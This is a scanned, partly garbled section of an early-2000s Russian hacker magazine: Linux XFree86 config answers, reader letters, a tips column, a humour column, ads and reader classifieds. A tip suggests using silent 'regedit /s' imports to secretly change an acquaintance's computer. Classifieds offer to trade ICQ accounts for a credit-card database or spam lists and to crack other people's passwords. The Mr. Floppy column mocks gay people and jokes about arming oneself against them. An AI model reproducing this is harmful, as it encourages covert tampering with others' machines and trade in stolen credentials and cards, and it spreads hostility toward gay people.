Если же Xfree версии 4.0.*, что более вероятно, то так:

```
Section "InputDevice"
Identifier "Keyboard0"
Driver "keyboard"
Option "XkbLayout" "ru"
Option "XkbOptions" "grp:ctrl_shift_toggle"
```

Скриминг мыши в Linux-е не
вопрос... Как можно исправить?

ОТВЕТ.....

Опять правим тот же файл для Xfree 3.3.*:
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
ZAxisMapping 4 5
Buttons 3
EndSection

Для версий 4.0.*:
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
Buttons 5
ZAxisMapping 4 5
EndSection



Ламоразмы номера:

Мама, после того как узнала, что я провалил предварительные экзамены в ВУЗ, выбросила монитор в окно! Что мне теперь с ним делать?!

Ламоразмы номера:

Сижу я в инете час, два, три - качаю файлик, чатось, и вдруг комп уходит на ребут! Почему? Я даже разгон снял (был CEL-525, сейчас 466), и все равно :(.

Ламоразмы номера:

Как взломать платный порно сайт?

Ламоразмы номера:

Привет, ребята!!! Я уже давно читаю ваш журнал, и у меня возник к вам один вопрос - как сделать Internet бесплатным? Напишите ответ на E-mail!



Второй номер
в продаже
с 25 июня

ТОЛЬКО В МИРЕ ЖУРНАЛ
О КОМПЬЮТЕРНЫХ ИГРАХ



Читайте
во втором
номере:

TECH: Записывающие дисководы CD-ROM
Сетевая свисток: подключение дискового массива

Star Wars GALAXIES

НАЙДИ СВОЮ ВСЕЛЕННУЮ

COVER STORY

Подробный рассказ о STAR WARS GALAXIES - самой масштабной онлайн-игре всех времен и народов.

SPECIAL

Эксклюзивный материал о полномасштабной Action-Вселенной от разработчиков EverQuest.

PREVIEW

Freelancer - Космические симуляторы перестают быть симуляторами!
Shadowbane - Что ждет онлайн-игры? Tomb Raider: The Angel of Darkness - Возрожденная из пепла Лара Крофт стала еще сексуальнее, и компания Eidos клянется, что на этот раз все останутся довольны.

ОБОЗРЫ

Jedi Knight II и Freedom Force - два потенциальных претендента на звание Игры Года по версии CGW. Warlords Battlecry II. Феи и демоны в сборе - пора начинать.

TECH

Мы выбираем записывающий дисковод CD-ROM и подключаем к своему компьютеру дисковый массив.

GAMER'S EDGE

Creature Isle Expansion Pack - Официальный стратегический гайд от Prima Games Sid Meier's SimGolf - Инструкция, как удержать любителей гольфа на своей площадке Day of Defeat 2.0 - Как достичь мастерства в онлайн-битвах.

А также новости, слухи, аналитика.

ТОЛЬКО ЭКСКЛЮЗИВНАЯ ИНФОРМАЦИЯ

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
 2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
 3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
 4. Вопросы в стиле «как настроить» - RTFM.
 5. Просьбы прислать бесплатно журнал, компьютер, Mercedes CLK - мы сами халываши и халаяу не раздаем :).
 6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.
- А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

На письма отвечает CENTNER

Шлю горячий летний привет всем читателям, наконец-то добравшимся до этой отдаленной страницы и погрузившимся в жизненные истории, рассказанные самими же читателями. Спешу воспользоваться случаем и сразу же, без долгих предисловий внести ясность относительно очень даже наиболее интересного вопроса с диском к журналу. Для тех, кто впал в летнюю спячку и выход диска пропустил мимо ушей, сообщая, что отныне часть тиража журнала будет укомплектована диском, но только часть. Наш читатель, подписавшийся скромным ником Я [rsulem@of.ugntu.ru], задает первый из наиболее важных вопросов: "Привет, мой любимый журнал! Вот уже полгода читаю тебя! У меня такой вопрос: ваш журнал рассылается в мешочке или нет, а то в следующем номере вы обещали СД, а вдруг я его не получу???" (в смысле СД). У меня складывается впечатление, что кто-то его вскрывает, читает, а затем лишь отдает мне.

З.Ы. Если журнал выходит не в мешочке, то, может, вы начнете издавать журнал в нем???" Ваш постоянный читатель, Я."

Комментирую по пунктам: все читатели, подписавшиеся на журнал БЕЗ диска, получают журнал БЕЗ диска. Тут, по-моему, все ясно, каждый получает именно то, что хотел. Номера с диском поголовно упакованы в целлофан, и если целлофановая обложка нарушена, то журнал действительно был кем-то вскрыт. Будь бдительнее. Теперь к вопросу о ценах: у редакции нет возможности контролировать ценообразование на рынке. Имеется в виду, что мы не можем диктовать продавцам журналов свою волю, ее диктуют законы рынка - есть спрос, есть и предложение. И ничего удивительного в том, что номер с диском стоит дороже, чем тот же, но без диска. Да, первый диск, прилагающийся к прошлому номеру, имел некоторые баги на борту, что и вызвало бурю эмоций в широких читающих массах. Итак, привожу вам текст официального заявления X-Главреда по данному поводу:

"Джентльмены, что-то уж очень много флейма развелось на форуме о CD. Чтобы было легче воспринимать информацию, я скидываю все в одну мессагу. Итак, обложка писалась под NT и получилась рабочей только на NT-системах (т.е. Win2K и WinXP). Мы этого не предполагали, все должно было работать везде. Т.ч. это наш баг, мы его сейчас правим. Кодер ищет функции в проге, которые корректно реализуются только в NT, и правит их на полную совместимость с 95/98/Me. Одновременно готовится патч, который мы выложим на сайт. Т.ч. на данный момент у вас 3 варианта: либо забить на графику и юзать содержимое диска, либо проапгрейдиться, наконец-то, с мастдаю на настоящих Windows, либо подождать патча.

Баги бывают у всех, мы от них не открепиваемся, а приносим извинения всем пользователям Win95/98/Me, исправляем все ошибки.

Следующий диск будет проапгрейженным, все будет работать везде. Как только патч будет готов, я помещу в форум соответствующий мессадж."

Заявление было сделано на www.xakep.ru в пятницу, а уже в понедельник на сайте появился сам патч и разъяснения к нему:

"Патч предназначен для пользователей Windows 95/98/ME, у которых возникала ошибка при запуске обложки диска вида:

Ошибка в файле "E:\soft.ini": Строка 658, секция Soft49: Canvas не позволяет рисовать или

Ошибка в файле "D:\soft.ini": Строка 685, секция Soft50: Ошибка чтения btnRun.GlyphHot.Data: Ошибка Win32.

Код: 87. Параметр задан неверно. А также подобные ошибки.

Мы выяснили причину, по которой все это происходит. На 9x существует ограничение по количеству графических ресурсов (картинок, контекстов рисования, кистей - GDI). Каждый элемент на экране (кнопка, картинка, злит) их тратит. Если запущено несколько ресурсоемких приложений - то винда 9x не может выделить достаточно ресурсов и сыпется с подобными сообщениями. Разделы диска получились длинными (много айтемов). На маленьких разделах такой проблемы нет.

Скачать патч можно по этой ссылке: <http://www1.xakep.ru/post/15609/XakepCD.zip>. Файл нужно загрузить себе на комп, разzipовать, запустить и указать в окне выбора свой СД драйв, в котором должен быть вставлен диск Хакера."

Надеюсь, что смог разъяснить сложившуюся ситуацию, и поток писем относительно дискобагов прекратится, и мы сможем посвятить свое время более интересным для нас всем занятиям, например - ответам на ваши послания. Не будем оттягивать конец в долгий ящик, приступаем немедленно. Гражданин Sosbek [sosbek@alanianet.ru] взял да и запостил нам вот такую телегу: "Привет, Хацкер!!! Давно уже почитаю тебя и понял, что постоянным авторам ГеймЛэнд ежемесячно отваливает кругленькую сумму за весь тот чes, что они ведут на страницах... А что ты думаешь, что Я так не могу????? Я уже за всю свою жизнь с компом (вместе в обнимку) приобрел достаточный опыт и знания!!! Так что же надо сделать, чтоб тебя приняли в редакцию и дали этот желанный мейл на real.xakep.ru, только, плиз, не ржать!!! Могу даже прислать некоторые материалы и статью!!! Шоб доказать, че я не такой лох, которым ты меня считаешь, когда прочтешь это письмо!!!"

А? Как тебе это нравится? Выразительно? Тогда давай разбираться. Итак...

Да, постоянным авторам редакция действительно выплачивает убедительные деньги, но только в том случае, если автор сделал адекватную им и востребованную читателем работу. Я ни минуты не сомневаюсь, что многие из читателей запросто могли бы стать нашими "писателями", но вот только дальше громких заявлений не у многих доходит. А теперь вполне ответственно заявляю, что мы всегда рады новым авторам и для нас не имеет значения ни пылящийся на полке диплом, ни вероисповедание, ни место жительства (размер ноги, противогазы, сексуальная ориентация и тому подобные штуки), главное условие для мечтающих плавно влиться в X-Crew - желание и возможность написать что-то, что будет интересно большинству читателей. Если тебе есть чем поделиться с прогрессивным человечеством - милости просим, но имей в виду, что это только на первый взгляд просто. Первым делом определись, в чем именно ты петришь и сможешь ли сказать что-то новое по данному вопросу. Если с этим определился - напиши "тестовую" статью, прочти ее сам минимум трижды, исправь, сократи, добавь недостающее, проверь на предмет ошибок и обязательно покажи ее друзьям, послушав их мнение. Если все в шоколаде - можешь попробовать прислать свой материал одному из X-редакторов, но не факт, что твой материал произведет фурор и его бросятся печатать на первых полосах центральных газет. Да, само собой, плагиат и cut&paste мы не приемлем и на расправу с замеченными в этом скоры. Но еще раз повторю внятно: МЫ ВСЕГДА РАДЫ НОВЫМ ИНТЕРЕСНЫМ АВТОРАМ!

Продолжая и развивая эту тему, процитирую загадочного перца с ником shurikxp [shurikxp@mail.ru]: "Дарова редакторы нашего любимого журнала. Постоянно покупаю вашу продукцию :) аж со 2-ого журнала и хочу сказать, что вы что-то сбавляете. Раньше в разделе Западлостроение были такие советы, что хотелось взрывать, кидать дрожжи в унитаз и всякое такое, но сейчас такого раздела вроде вообще нет :(Про Даньку сказать могу только одно: молодец, чувак!!! Да, еще хотел сказать: вот во всех журналах есть статьи для начинающих, в данном случае Юных Хакеров, а то мои задолбали - "Что такое шары?", "А как добыть чужого инета и как не попасться", так что возьмите на заметку. А так - молодцы, так держать. Ну ладно, пойду ломать Интернет :)."

Да, вопрос с "Западлостроением" остается открытым, и я предлагаю сообщать навалиться и как следует его решить на радость нам с вами, любимыми. Как это сделать? В общем и целом - просто. Достаточно немного поумекать и припомнить несколько забавных западлостроительных эпизодов, имевших место быть в жизни каждого нормального бойца. Дальше стоит все, достойное внимания, изложить на компе и ловко переслать сии круплицы народного опыта хотя бы мне, адрес старый - centner@real.xakep.ru. А уж я возьму на себя нелегкий труд донести до всех секреты западлостроительного мастерства, не забыв великих, но пока что неизвестных имен знатоков и ценителей этого тонкого искусства. Ну что, беремся все вместе?

Д

ЭТО ПИСЬМО НОМЕРА
ДУРНИЦЕ

С грустью сообщая всем, что в летний период дурацких и по-настоящему смешных писем стало приходиться как то неожиданно мало. Похоже, что летняя жара и всеобщая расслабленность делают свое дело. Тем не менее кое-кто не отказывает нам всем в удовольствии лицезреть мини-шедевры эпистолярного жанра перед своим собственным носом, и вот тому пример:

From: dushman [dushman@orel.ru]
Subject: Жалоба ж. Хакер

Унтака вся редакция (приветствие)! С журналом вашим все в порядке, жалоба моя по другому поводу. Военком (злой) забирает моего брата в армию. Вот и вся моя жалоба. Унтака (прощание).

From: tropermen [tropermen@xaker.ru]
Subject: история о...

Хочу поведать вам - делаемим мой любимый журнал людям - одну очень поучительную историю, произошедшую со мной на Первомай. Мне 16 лет, однако читаю ваш журнал уже почти год. Компьютерами начал увлекаться тогда. Ну так вот, первое мая, родители на даче, свежая печень, 3 бутылки пива. В нетрезвом виде я иду домой. Тупой диалап не хочет коннектить. Хочется общения. Пытаюсь влезть в чат. Надо заметить, что свой разбитый надвое хард я не чистил давно, и бажило все безбожно. И еще - я остался дома только из-за того, что надо было написать 16-страничный реферат. Печатаю я не ахти как быстро, поэтому навалял уже половину. Рождалось сие творение в огромных муках. Ну так вот. На диске 200 кб свободного, и комп в очередной раз повис. Смесь недостатка общения вместе с пивом дала ядерную смесь. Дальше как в боевике. Зажимаю Ctrl command promt only C:\format c: yes на 80 процентах меня передернуло - доклад был на диске, который я своими же руками анигилировал. Мат и грязная ругань лились из моих уст сильным потоком. 3 оставшихся дня я восстанавливал все, что уничтожил. Официальная версия - вирус, который я подхватил в нете. Мораль - чем лучше ты заботишься о своем компе, тем больше вероятность, что он будет цел, даже в самых экстренных ситуациях.

TIPS & TRICKS

Этот совет поможет тебе импортировать данные из рег-файла в реестр БЕЗ вывода подтверждений на это. Делается это с помощью командной строки (или из bat-файла):
regedit /s <registry file>.reg
Тот, кто умный, сразу поймет, какие это дает возможности! Например, незаметный запуск bat-файла у знакомого может сделать ТАКОЕ (после перезагрузки компа), что знакомому даже не снилось.

Поярков Илья (Terabyte) /
NTD3k, www.cnt.ru/~wh,
terabyte@bk.ru

Ведущий рубрики
Tips&Tricks Иван Склярков
(Sklyarov@real.xaker.ru)
Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100\$.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).



IN TRASH

А вот следующее письмо, автор которого позиционирует себя как darkpriest [slava3@nog.ru], хотелось бы оставить и вовсе без комментариев, ибо комментировать тут по большому счету нечего: "Привет вам, X! Сподвигло меня на написание сего письма Квакина В., опубликованное в прошлом номере. Народ, так больше нельзя жить! Нельзя жить, осознавая, что мы живем в ужасном мире насилия и наркотиков, безразличности и равнодушия, а главное - в мире, который мы сами создали таким, какой он есть. Почему я не могу жить спокойно, не видя обоссанных сортиров, изгаженных подъездов и улиц, моральных уродов вокруг? Но наше общество неоднородно - одни создают такой мир, другие пытаются его исправить, нередко жертвуя собственными жизнями. Так какими же быть нам - Хакерам, авангарду человечества, самой образованной, технически продвинутой ее части. К сожалению, многие из наших собратьев не понимают и не хотят задуматься о своем предназначении и месте в обществе. Разве унижая ламаков, какая нормальных обывателей, мы делаем себе честь? Нет, мы унижаем сами себя до уровня того идиота, который вчера облевал пол лифта в моем подъезде. Мы становимся похожими на него своим отношением к слабым, забытым индивидуумам нашего общества, считаем себя крутыми, а их - всего лишь швалью, недостойной нашей участи. Разве ты думаешь об этом, добывая rml файл очередного ламера? Разве ты думаешь о том, что этот ламер, возможно, оттирал сортиры для того, чтобы поработать на Инет? Как сказал кто-то, страшны не злодеи, творящие свои черные дела, а страшны равнодушные, проходящие мимо ужасов нашей жизни, не повернув головы. Вы хотите быть такими? Наше дело - очистить это общество от грязи. Кто-то верно назвал Хакеров санитарами сети, но они еще и санитары человечества. Мы должны освобождать общество от всей этой швали, позорящей звание человека, для тех самых униженных и забытых обывателей и для нас самих. Хакнуть зазравшего прова, алчных америкосов - дела, достойные нас, нашего звания и нашего пути. Почему в то время, когда бабушка в переходе стоит с протянутой рукой, кто-то далеко жирует, отстранив себя от "низов" общества, недостойных уважения неудачников. По сравнению с ними даже Даня - ангел во плоти. Так давайте очистим это общество, мы, флагман нового века, наша сила только в единстве!!! P.S. Прочитал все вышенаписанное и подумал, что, наверное, все это сильно похоже на какой-то маразм, обильно сдобренный коммунистическими идеями. Мира вам, братья!"

ИСПАНИЯ АНДОРРА ЕГИПЕТ

НЕ ПОЕДЕШЬ
-
ПОЖАЛЕЕШЬ

igida@mail.cnt.ru
м. Беговая
9453003, 9454579
1959504, 1959242
м. Сокол
ИГИДА АЭРО

Лич. № 000133 МЭРТ 09. Исцели, страшица, страшица

ГОЛУБЫЕ ЕЛЫ

Раньше я мечтал научиться кататься на горных лыжах,
Играть на саксофоне,
Стать писателем
И в... Раису Максимовну Горбачеву.
Но только надуться,
Чтобы не разочароваться.
Иногда я д... в презервативе,
Поскольку серьезно отношусь к проблеме безопасного секса.
И с замиранием сердца жду,
Когда у меня перестанет стоять.
Это будет означать мою физическую смерть.

Артем Косой

Mr. Floppy

Многие читатели могут не оценить по достоинству приведенный эпиграф, если я не поясню его на примере. Несколько дней назад один нехороший человек прислал мне по мылу отсканированный рисунок "Половой акт в разрезе" работы Леонардо да Винчи. Надо сказать, за годы моего присутствия на страницах X чего я только не получал от читателей: начиная с грязной покемоновой порнухи и заканчивая подробным, на двадцать пять страниц, пособием по совокуплению с медведями-гризли. Но "Половой акт в разрезе" потряс меня до глубины души: с тех меня тошнило при одной только мысли о сексе, такая вот произошла психологическая травма. Избавиться от тяжелого груза можно было только одним способом: передать его дальше. Так что полюбуйся и ты на это вели-

колежие, дорогой товарищ...

Пятьдесят пять тысяч (именно так - кой у нас тираж) но-воиспеченных импотентов - приз в студию лучшему западлостроителю 2002 года, Данечке! Кстати, буквально пятнадцать минут назад ко мне в гости зашел

с бутылочкой самогона Костя, сосед по лестничной площадке. Он собирался на встречу с какой-то ультра-мега девушкой и был полон по этому поводу далеко идущих планов. Во всяком случае описывал он эти планы, используя термины "засадить", "пару палок" и "вазелин". Западлостроитель во мне взял верх:

- Главное, Костя - сказал я, никогда, ни при каких обстоятельствах не представляй себе во время секса с этой девушкой старую, потную, грязную, морщинистую и волосатую задницу Маргарет Тетчер. А если все же представишь - постарайся не думать о ней постоянно.

Итак, на моем счету семьдесят пять тысяч и один импотент - отличное начало дня.

Пумс-пумс, кролики

Последнее время я острее замечаю, что мир вокруг радикально меняется, все быстрее устремляясь к глобальному технологическому оргазму. Романтический диалог-соединениям с Интернетом приходят на смену развращенные выделенки с терабайтным трафиком. Цифры, обозначающие тактовые частоты процессоров и емкость памяти в современных писяках, уже давно кажутся мне научной фантастикой (486 DX4-100 - форева, бэк2да олд-скул). Короче, все вокруг просто офигительно! Если бы не одна существенная деталь... педерасты. Они повсюду: ты ежедневножимаешь им руки, открываешь им двери и смотришь сделанные ими телепередачи. А самое страшное, что с каждым днем их становится все больше! С рекламы Winston на меня в упор смотрит молодой человек, который подозрительно игнорирует двух сидящих рядом сексапильных красавиц и с насмешкой спрашивает меня: "Разве НЕТ - это ответ?". А реклама G-



SHOCK "Цветные сны" с резвящимися юношами... это же вообще какой-то гомосексуальный рай! Амиго, надо что-то делать, пока еще не поздно!!!

Маргарет Тетчер: "Железная Леди", первая женщина премьер-министр Великобритании. Многие, в отличие от Дани, отдали бы жизнь за возможность хотя бы прикоснуться к ее... кхм...

Я человек широких взглядов, но меня все же немного коробит, когда начальник моего отдела в НИИ Робототехники на первой же пьянке предлагает сотрудникам: "А теперь давайте сойдемся змейками!". Или когда молодой парень, с которым я еду в лифте, вдруг поворачивается и говорит: "Как я сосу - это просто песня!". Можешь называть меня гомофобом, но теперь я повсюду ношу с собой монтировку, так - на всякий случай. А специально для тебя, амиго, я разработал отменное методическое пособие "Как отвадить гомосексов" - пользуйся на здоровье и не забывай, для чего тебе дана задница!

ПОЛИГОН
ИГРОВЫЕ КОМПЬЮТЕРНЫЕ КЛУБЫ

ПРОГРАММА УЧЕТА
игрового времени 

Poligon KIT

- + полный учет продаж
- + контроль администратора
- + поддержка всех видов тарифов
- + блокировка игровых станций
- + генерация отчетов
- + финансовый анализ
- + сброс данных в интернет

...и море других возможностей!

 программа постоянно совершенствуется!
зайди на сайт программы:
WWW.POLIGON.RU/PROGRAM/

ваша первая РАБОТА

Сеть интернет-клубов "ПОЛИГОН" приглашает **КОНСУЛЬТАНТОВ**

ВЫ ПОЛУЧАЕТЕ:

1. Стабильную зарплату + бонусы
2. Мощный карьерный рост
3. Возможность совмещения работы и учебы

БЕСПЛАТНОЕ ОБУЧЕНИЕ работе с клиентами компьютерам интернету

НАШИ ТРЕБОВАНИЯ: 18-25 лет, знание ПК, общительность, желание учиться, честность. Опыт работы не обязателен.

Тел. 777-0505

e-shop
<http://www.e-shop.ru>

ИНТЕРНЕТ-МАГАЗИН С ДОСТАВКОЙ

НАМ 3 ГОДА

У НАС 3000 ПОСТОЯННЫХ ПОКУПАТЕЛЕЙ

Sony AIBO Entertainment Robot (ERS-210)
НОВАЯ ЦЕНА \$ 1899,99

Заказ по Интернету: (095) 798-8627
<http://www.e-shop.ru> (095) 928-6089
e-mail: sales@e-shop.ru (095) 928-0360

IP Computers

г. Минск, ул. Подвесья 5, без выходов с 10 до 19
250-8085 250-8548 250-8648
250-8804 250-8896 250-4486

Моноиторы	Цены
15" Samsung 551S 0.24	134
17" Samsung 76E / 753S 0.24	155 / 162
17" Samsung 76DF / 765MB 0.2	182 / 219
17" Samsung 75TDFX / 75TNF 0.2	228 / 256
15" LG 563LE TFT	429
15" Samsung 151S TFT	449
15" Sony 551 TFT	479
15" Relays TL560M TFT Audio	387
15" Hannal 520TF / H530T TFT	387 / 399
17" Hannal H710T / H711T TFT	615 / 636

Стандартные конфигурации	Цены
IBM Celeron 300 / 128Mb / 5Gb / AGP 8Mb / ATX	143
Intel Celeron 500 / 128Mb / 5Gb / AGP 32Mb / SB / ATX	178
Intel Celeron 1100 / 128Mb / 40Gb / AGP 32Mb / SB / 52X	258
Intel Celeron 1700 / 128 DDR / 40Gb / AGP 32Mb / SB / 52X	298
Pentium-4 1700 / 128 DDR / 40Gb / AGP 32Mb / SB / 52X	343
Pentium-4 1600A / 128 DDR / 40Gb / GeForce 2.64 / SB / 52X	398
Pentium-4 1700 / 128 DDR / 40Gb / GeForce 2.64 / SB / 52X	388
Pentium-4 1800A / 128 DDR / 40Gb / GeForce 2.64 / SB / 52X	418
Pentium-4 2000A / 128 DDR / 40Gb / GeForce 2.64 / SB / 52X	438
Pentium-4 2260B / 256 DDR / 40Gb / GeForce 2.64 / SB / 52X	558
AMD Duron 950 / 128Mb / 5Gb / AGP 32Mb / SB / ATX	188
AMD Duron 1200 / 128 DDR / 40Gb / GeForce 2.32 / SB / 52X	290
Athlon-XP 1600+ / 128 DDR / 40Gb / GeForce 2.32 / SB / 52X	318
Athlon-XP 1800+ / 128 DDR / 40Gb / GeForce 2.32 / SB / 52X	338
Athlon-XP 1900+ / 128 DDR / 40Gb / GeForce 2.32 / SB / 52X	363
Athlon-XP 2000+ / 128 DDR / 40Gb / GeForce 2.32 / SB / 52X	388
RB Partner RT6 C1200/128/20/8/SB/FDD/CD/NET/FM/130XP	862

Принтеры	Цены
Epson St. C20 / C40 / C60 USB	55 / 63 / 90
HP DJ 656C / 825C / 845C USB	62 / 77 / 87
HP DJ 920C / 940C USB & LPT	117 / 135
HP LaserJet 1000W+ / 1200 USB	241 / 348
Oki Page 8W USB & LPT	186
Canon LBP 810 / Samsung ML1210 / 225 / 214	188

Сканеры	Цены
Mustek SE 1200UB Plus 600 / 1200 dpi	53
Mustek SE 2400USB+ 1200 / 2400 dpi	93
HP ScanJet 2200C / 3400C 600 dpi	81 / 93
HP ScanJet 4470C / 5400C 1200 dpi	154 / 184
Umax Astra 4500 1200 / 2400 dpi	119

Цены продолжают снижаться - звоните!

Сертификат Государственного Регистра RU.RU077.801246

www.ipcomp.ru

Алетон

№ РОСС RU.АВ-46.857807
товар сертифицирован

КОМПЬЮТЕРЫ ДЛЯ ДОМА И ОФИСА

Продажа компьютерной техники в **КРЕДИТ**

- Сборка, модернизация компьютеров
- Проектирование, монтаж, обслуживание локальных сетей
- Подключение к Интернету

комплектующие, мониторы, принтеры, сканеры, Ган-модемы, оргтехника, картриджи, аксессуары

компьютеры для офиса
ATI/ASUS/Celeron/600/128Mb/HDD 10Gb/SVGA/2Mb/FDD/CD52X/SB - 300

компьютеры для дома и офиса
ATI/Ерешкина-JAMO XP1700+/2560DR/HDD 40Gb/EM/GFM400 64Mb/FDD/CD52X/SB - 515

домашний компьютер ATI/ASUS P41-E/PC 1700/256 MB/HDD 40Gb/EM/GFM400 64Mb/FDD/CD52X/SB - 570

полная гарантия 3 года www.aleton.com

м. "ТРЕТЬЯКОВСКАЯ" ПЫЖЕВСКИЙ 956-4996
пер., д.5 офис 121 (1-ый этаж), с. 10 до 20 737-6204

м. "МАРКСИТСКАЯ" 911-9134
ул.МАРКСИТСКАЯ, Д.20, корп.Б

220
ПАВИЛЬОНОВ
И МАГАЗИНОВ
В ОДНОМ ЗАЛЕ

БУДЕНОВСКИЙ
КОМПЬЮТЕРНЫЙ ЦЕНТР

КОМПЬЮТЕРЫ
КОМПЛЕКТУЮЩИЕ
РАСХОДНЫЕ МАТЕРИАЛЫ
ОРГТЕХНИКА
КОМПЬЮТЕРНАЯ МЕБЕЛЬ

CD И ВИДЕОКАССЕТЫ
АУДИО-ВИДЕО
СОТОВАЯ СВЯЗЬ
БЫТОВАЯ ТЕХНИКА
СИСТЕМЫ ВИДЕОНАБЛЮДЕНИЯ

У НАС ПРЕДСТАВЛЕНЫ:

- COMDES
- Регард Трейд
- Дел компьютерс
- Техмаркет Колон
- Инкотрайд
- КИТ
- СтартМастер-Рубин
- Дэка
- ЮСН-Комп
- НТЦ Электрон-Сервис
- Глобал Тек
- Радиокомплект-компьютер

и другие

часы работы:
10.00-20.00
без выходных

проспект Буденного, д.53,
ст.м."Шоссе Энтузиастов",
т. 785-7575, www.budenovskiy.ru

MP3 PLAYERS

тел.8(095) 150-8414,150-8418
url:<http://www.dsg.ru>

Самый
большой
выбор.
Низкие
цены

ROVER
СЕРВИС ЦЕНТР

ВСЕГДА В КУРСЕ ДЕЛ

НОУТБУКИ ОТ КОМПАНИИ ИНДЕЛ

Partner K75 Celeron-1200 TFT 13.1" CD	и 810	Discovery A10 Pentium III-M.0 RAM 128 HDD 15.0Gb TFT 14.1"
Partner K75 Celeron-1200 TFT 14.1" CD	и 880	
Voyager P75 Pentium III-1133 TFT 14.1" CD	и 1000	Discovery UT6 Pentium III 1200 RAM 128 HDD 20.0Gb TFT 14.1"
Discovery A10 Pentium III-800 TFT 14.1" DVD	и 1100	
Explorer M75 Pentium 4-1800 TFT 14.1" DVD	и 1400	Служба по доставке везде: любая карта 3-4%
Navigator L75 Pentium 4-1400 TFT 14.1" DVD	и 1720	
Navigator L77 Pentium 4-1400 TFT 14.1" DVD	и 1990	
Explorer K77 Pentium 4-2200 TFT 15.1" DVD+CD-RW	и 2280	10 специализированной аппаратуры

ИНДЕЛ
продажа
обслуживание
ремонт
модернизация
гарантия
до 3-х лет

Москва, м. Профсоюзная,
Нахимовский проспект, 35

129-21-36
124-85-13
124-87-09

Рязанский Шоссе, X-43

**ГДЕ БЫ ТЫ
НЕ НАХОДИЛСЯ...**

Борда

Мессадж можно закинуть на
board@real.xakep.ru

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK

Exit



Продаю ботинки SWEAR на платформе б/у. Заинтересовавшихся прошу мылить на artem_pal@rambler.ru

Ищу мэна-фрэнда по переписке. Откликнитесь кто-нибудь, plz! warily@yandex.ru

Народ, продам Pocket Viver 100 (электр. зап. книжка)! 1mb, практически нулевой, состояние отличное, связь с компом о цене договоримся. Только для жителей Москвы! Мылить на vaadim_smaz@mail.ru

Люди кто в этом году поступил в НГТУ (Новосибирск ГТУ) Объединяйтесь для общего блага! мыльте на geekboy@mail.ru



Ищу работёнку! Знаю HTML, чуть-чуть Flash, Photoshop. Продам много дисков (игры, проги). Ищу опытного наставника, который помог бы мне стать хорошим хакером. Кто хочет, намывливайте на slash86@inbox.ru

Москвичи! Ищу альбом Uriah Heep Live '73. формат - винил, кассета, cd-audio, mp3. XpucTMaN@pisem.net

Все, кто занимается gamemaking'ом на Delphi и VC++ мыльте на ITALY87@mail.ru



Я дизайнер, аниматор, хочу пообщаться с единомышленниками и просто интересными людьми на эти и другие темы. Всех, кого заинтересовало это пишите мне на Ice@rodniki.ru

Все, кто интересуется созданием игр для PC любыми способами и на любых моторах, хотел бы найти единомышленников мыльте сюда: gerasim@netbox.ru



Люди может у кого-нибудь есть старый не нужный ноутбук (примерно 133 пентюх) Продайте мне плиззз за 200-300 \$. Желательно проживание в Саратове !!! Но можно и по другому :-)
Все предложения на pinkerator123@mail.ru

Люди !!! Я живу в Саратове и до меня не дошел диск от июньского хакера :(Продайте плиззз !
Все предложения на pinkerator123@mail.ru

Хорошо и просто отлично знаю: Flash5, Html, PhotoShop, Poser 4 и др графические проги. Готов выполнить любую работу за деньги или инфу. kerkines@mail.ru



Есть идея! VB - проги не запускаются без файла msvbvm60. Нужно написать прогу на C++, которая пасет, есть ли на компе этот файл, а если нет, скачивает его с Инета (630 kB в зашипованом виде) например, по 50 kB за день, группирует куски, разархирует в windows\system\, и запускает прогу на VB. Программеры C++, отзовитесь. babulka911@mail.ru

Куплю Линуксовый спец. Мыльте на real-temple@mail.ru



Профессиональный программист на VC++ и Delphi хочет присоединиться в любую хак-группу. Так же владею веб-дизайном! ridersstep@mail.ru

Все, кто очень много играют пишите мне! Я занимаюсь программированием для игр, и не только! Помогу всем кто программирует на Delphi и на VC++, Java, Perl. Есть много эксклюзивной инфы по халяве и хакерству! sefim@mail.ru

Ищу друзей в Ultima Online на серваке ultima.pp.ru. Мыльте на dron2001@xakep.ru



Приглашаются НАЧИНАЮЩИЕ ПРОГРАМИСТЫ на Делфи для совместного обучения и создания проектов. Так же нам нужны, веб-дизайнеры. Пишите на almaz-l@mail.ru

Куплю акаунты от ICQ или поменяю на базу кред, спам лист, и т.д. и т.п. Обращайтесь за инфо высылайте один пробный акаунт, если он будет нормальный, - я отвечу. Замылки сюда: mihey00@mail.ru

Приму в дар... и что бы вы думали?... - нет не Pentium4-2ГГц, а диск группы Prodigy, альбом: THE FAT OF THE LAND. Точнее даже могу его приобрести за приемлемую цену в 60-80 вечнодеревянных. Со всеми предложениями обращайтесь по адресу: baltik_beer@freemail.ru



Приму в дар или не дорого куплю симы 35МБ в количестве 4х штук, ну очень нужно!!! eremin_d_a@pisem.net

Девушки! Одинокый хакер-кодер ищет такую же одинокую хакершу. Пишите на СМС: **89031086375** Слэм.

Забыл паролик на свой файл? (Или на не свой ;)?) Не отчаивайся! Просто пришли запрос на адрес pass_help_2002@mail.ru и, возможно, уже завтра твоя проблема будет решена!

Пацаны! Хватит ломать! Пора строить! Предлагаем интересную и оплачиваемую работу. Тема: создание программ и программков различной степени сложности (всё в пределах закона!). Оплата зависит от степени вашего таланта и исполнительности, короче договоримся. foros@gala.net

	69240506 \$ 0.25		69240581 \$ 0.35		69240604 \$ 0.35		69240617 \$ 0.35
	69240550 \$ 0.45		69240591 \$ 0.35		69240605 \$ 0.35		69240618 \$ 0.35
	69240567 \$ 0.25		69240592 \$ 0.35		69240606 \$ 0.35		69240619 \$ 0.35
	69240572 \$ 0.35		69240593 \$ 0.35		69240607 \$ 0.35		69240620 \$ 0.35
